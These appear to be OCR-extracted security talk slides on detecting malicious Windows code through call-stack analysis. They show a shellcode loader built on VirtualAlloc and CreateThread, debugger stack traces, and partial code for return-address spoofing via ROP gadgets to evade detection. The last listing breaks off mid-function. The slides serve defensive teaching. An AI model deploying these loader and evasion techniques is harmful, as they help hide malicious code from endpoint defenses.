
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```
✓ #include <Windows.h>
| #include <stdio.h>

✓ int FunctionB(int w, int x, int y, int z) {
    ...
    int i = 1337, j = (w + x) * y + z;
    return i * j;
}

✓ int FunctionA(int a, int b, int c, int d) {
    ...
    return FunctionB(a * b, b + c, c + d, d * a);
}


✓ int main() {
    printf("%d\n", FunctionA(12, 16, 10, 23));
    return 0;
}
```



BACKGROUND

CALL STACK

Stack - thread 15656	
	Name
0	win32u.dll!NtUserMsgWaitForMultipleObjectsEx+0x14
1	user32.dll!MsgWaitForMultipleObjectsEx+0x9e
2	Qt5Core.dll!QT::QEventDispatcherWin32::processEvents+0x61d
3	qwindows.dll!qt_plugin_query_metadata+0x1f99
4	Qt5Core.dll!QT::QEventLoop::exec+0x1bf
5	Qt5Core.dll!QT::QCoreApplication::exec+0x155
6	ida.exe+0x123b7c
7	ida.exe+0x123bb1
8	ida.exe+0x1256b8
9	ida.exe+0x125826
10	ida.exe+0x26255a
11	kernel32.dll!BaseThreadInitThunk+0x14
12	ntdll.dll!RtlUserThreadStart+0x21



DETECTION

WINAPI CALLS FROM UNBACKED MEMORY

DETECTION

```
#include <Windows.h>
#include <stdio.h>


// Shellcode pops a simple MessageBox
unsigned char shellcode[] = { 0x57, 0x48, 0x89, 0xe7, 0x48, 0x83, 0xe4, 0xf0, 0x48, 0x83, 0xec, 0x20, 0xe8, 0x0f, 0x01, 0x00, 0x00, 0x48, 0x0f, 0x05 };

int main() {
    PVOID pAddress = NULL;
    DWORD dwOldProtection;
    HANDLE hThread;

    pAddress = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (!pAddress) {
        printf("[-] VirtualAlloc Failed With Error: %d\n", GetLastError());
        return -1;
    }

    memcpy(pAddress, shellcode, sizeof(shellcode));
    VirtualProtect(pAddress, sizeof(shellcode), PAGE_EXECUTE_READ, &dwOldProtection);
    hThread = CreateThread(NULL, 0x00, pAddress, NULL, 0x00, NULL);
    WaitForSingleObject(hThread, INFINITE);

    return 0;
}
```



DETECTION

Address	To	From	Size	Party	Comment
00000041DACFF838	000001DF99F3022C	00007FFB71418870	8	User	user32.MessageBoxA
00000041DACFF840	0000000000000000	000001DF99F3022C		User	000001DF99F3022C
00000041DAAFF4A8	00007FFB70DAB6AE	00007FFB7340D574	A0	System	ntdll.NtWaitForSingleObject+14
00000041DAAFF548	00007FF69A5E199C	00007FFB70DAB6AE	170	User	kernelbase.WaitForSingleObjectEx+8E
00000041DAAFF6B8	00007FF69A5E2429	00007FF69A5E199C	50	User	simpleloader.__\$EncStackInitEnd+CC
00000041DAAFF708	00007FF69A5E22D2	00007FF69A5E2429	70	User	simpleloader.invoke_main+39
00000041DAAFF778	00007FF69A5E218E	00007FF69A5E22D2	30	User	simpleloader.__scrt_common_main_seh+132
00000041DAAFF7A8	00007FF69A5E24BE	00007FF69A5E218E	30	User	simpleloader.__scrt_common_main+E
00000041DAAFF7D8	00007FFB72307374	00007FF69A5E24BE	30	System	simpleloader.mainCRTStartup+E
00000041DAAFF808	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
00000041DAAFF888	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21
00000041DABFFC08	00007FFB733BD407	00007FFB73410F84	300	System	ntdll.NtWaitForWorkViaWorkerFactory+14
00000041DABFFF08	00007FFB72307374	00007FFB733BD407	30	System	ntdll.TpReleaseCleanupGroupMembers+747
00000041DABFFF38	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
00000041DABFFF88	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21
00000041DADFF548	00007FFB733BD407	00007FFB73410F84	300	System	ntdll.NtWaitForWorkViaWorkerFactory+14
00000041DADFF848	00007FFB72307374	00007FFB733BD407	30	System	ntdll.TpReleaseCleanupGroupMembers+747
00000041DADFF878	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
00000041DADFF8F8	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21

EVASION

HOW DOES MALWARE
EVADE SUCH DETECTION?

RETURN ADDRESS SPOOFING

- ▶ Using gadgets (rop & jop), manipulate the return address to a benign memory location.

```

int main() {
    STACK_CONFIG Config_1, Config_2, Config_3;
    UINT64 pKernel32Dll, pAddr, pVirtualAlloc, pCreateThread, pWaitForSingleObject, pGadget;
    HANDLE hThread;

    pGadget = FindGadget();
    if (!pGadget)
        return -1;

    pKernel32Dll = GetModuleHandleA("kernel32");
    pCreateThread = GetProcAddress(pKernel32Dll, "CreateThread");
    pVirtualAlloc = GetProcAddress(pKernel32Dll, "VirtualAlloc");
    pWaitForSingleObject = GetProcAddress(pKernel32Dll, "WaitForSingleObject");

    // VirtualAlloc
    if (!SetupConfig(pGadget, &Config_1, pVirtualAlloc, 4, NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE))
        return -1;
    pAddr = Spoof(&Config_1);
    if (!pAddr)
        return -1;

    // Copying Shellcode
    memcpy(pAddr, shellcode, sizeof(shellcode));

    // CreateThread
    if (!SetupConfig(pGadget, &Config_2, pCreateThread, 6, NULL, 0x00, pAddr, NULL, 0x00, NULL))
        return -1;
    hThread = Spoof(&Config_2);
    if (!hThread)
        return -1;

